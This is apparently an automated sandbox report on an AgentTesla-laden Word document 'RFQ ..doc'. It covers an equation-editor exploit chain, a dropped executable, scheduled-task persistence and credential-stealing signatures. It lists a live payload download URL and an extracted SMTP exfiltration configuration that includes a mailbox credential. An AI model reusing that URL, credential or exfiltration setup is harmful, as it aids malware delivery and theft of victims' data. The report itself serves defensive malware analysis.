ID: 385437
Sample Name: RFQ ..doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 14:22:06
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report RFQ ..doc

Overview


General Information

Sample Name:	RFQ ..doc
Analysis ID:	385437
MD5:	8648267830a23e..
SHA1:	6a043620020369..
SHA256:	a1b7cd862762ff8..
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Sigma detected: Scheduled temp file…
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains very larg…
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…
- Office equation editor drops PE file
- Office equation editor starts process…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 1084 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2488 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - rghbyjuyktyjrthbgvfsfhytrrgfsd.exe (PID: 2492 cmdline: C:\Users\user\AppData\Roaming\rghbyjuyktyjrthbgvfsfhytrrgfsd.exe MD5: F5F1E2A3E5DCE186EED0352350911887)
    - schtasks.exe (PID: 2692 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\cAFIUeWyVQPJe' /XML 'C:\Users\user\AppData\Local\Temp\tmpBFD6.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - rghbyjuyktyjrthbgvfsfhytrrgfsd.exe (PID: 1980 cmdline: C:\Users\user\AppData\Roaming\rghbyjuyktyjrthbgvfsfhytrrgfsd.exe MD5: F5F1E2A3E5DCE186EED0352350911887)
- EQNEDT32.EXE (PID: 3024 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "efiz@glimpse-it.co@Mexico1.,mail.privateemail.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2097158803.00000000285E000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000004.00000002.2097947633.00000000039FD000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.2350771035.0000000002BBE000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.2349110341.00000000028 21000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.2349110341.00000000028 21000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
Click to see the 5 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.rghbyjuyktyjrthbgvfsfhytrrgfsd.exe.400000.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.2.rghbyjuyktyjrthbgvfsfhytrrgfsd.exe.3aede88.4.r aw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.2.rghbyjuyktyjrthbgvfsfhytrrgfsd.exe.3aede88.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview


System Summary:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

System Summary:

.NET source code contains very large array initializations

Office equation editor drops PE file

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Standard Port 1
Local Accounts	Scheduled Task/Job 1	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2	NTDS	Security Software Discovery 2 1 1	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 3 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 4 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 4 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicati
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\rghbyjuyktyjrthbgvfsfhytrrgfsd.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\cAFIUeWyVQPJe.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\ZhlOjFmINIXbKXm[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.rghbyjuyktyjrthbgvfsfhytrrgfsd.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

Source	Detection	Scanner	Label	Link
rotronics.com.ph	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://WWI0qtWzJvCpYcgDStzT.orgDL	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://www.ancert.com/cps0	0%	URL Reputation	safe	
http://www.ancert.com/cps0	0%	URL Reputation	safe	
http://www.ancert.com/cps0	0%	URL Reputation	safe	
http://www.ancert.com/cps0	0%	URL Reputation	safe	
http://rotronics.com.ph/docxxx/dec/ZhIOjFmINIXbKXm.exe	100%	Avira URL Cloud	malware	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.acabogacia.org0	0%	URL Reputation	safe	
http://www.acabogacia.org0	0%	URL Reputation	safe	
http://www.acabogacia.org0	0%	URL Reputation	safe	
http://www.acabogacia.org0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://crl.lt/root-c/cacrl.crl0	0%	Avira URL Cloud	safe	
http://WWI0qtWzJvCpYcgDStzT.org	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.quovadis.bm0	0%	URL Reputation	safe	
http://www.quovadis.bm0	0%	URL Reputation	safe	
http://www.quovadis.bm0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://ZAGYny.com	0%	Avira URL Cloud	safe	
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAII.crl0	0%	URL Reputation	safe	
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAII.crl0	0%	URL Reputation	safe	
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAII.crl0	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://www.netlock.net/docs	0%	URL Reputation	safe	
http://https://www.netlock.net/docs	0%	URL Reputation	safe	
http://https://www.netlock.net/docs	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_2_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_2_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_2_ca_II.crl	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://www.e-trust.be/CPS/QNcerts	0%	URL Reputation	safe	
http://www.e-trust.be/CPS/QNcerts	0%	URL Reputation	safe	
http://www.e-trust.be/CPS/QNcerts	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
rotronics.com.ph	203.167.7.88	true	true	• 0%, Virustotal, Browse	unknown
mail.privateemail.com	198.54.122.60	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://rotronics.com.ph/docxxx/dec/ZhIOjFmINIXbKXm.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.certicamara.com/certicamaraca.crl0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354891512.00000000008370000.00000004.00000001.sdmp	false		high
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2350121073.00000000000298A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://127.0.0.1:HTTP/1.1	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2349110341.00000000002821000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354925203.00000000000083AC000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://DynDns.comDynDNS	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2349110341.00000002821000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-me.lv/repository0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354891512.00000008370000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://sectigo.com/CPS0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2350121073.00000000298A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
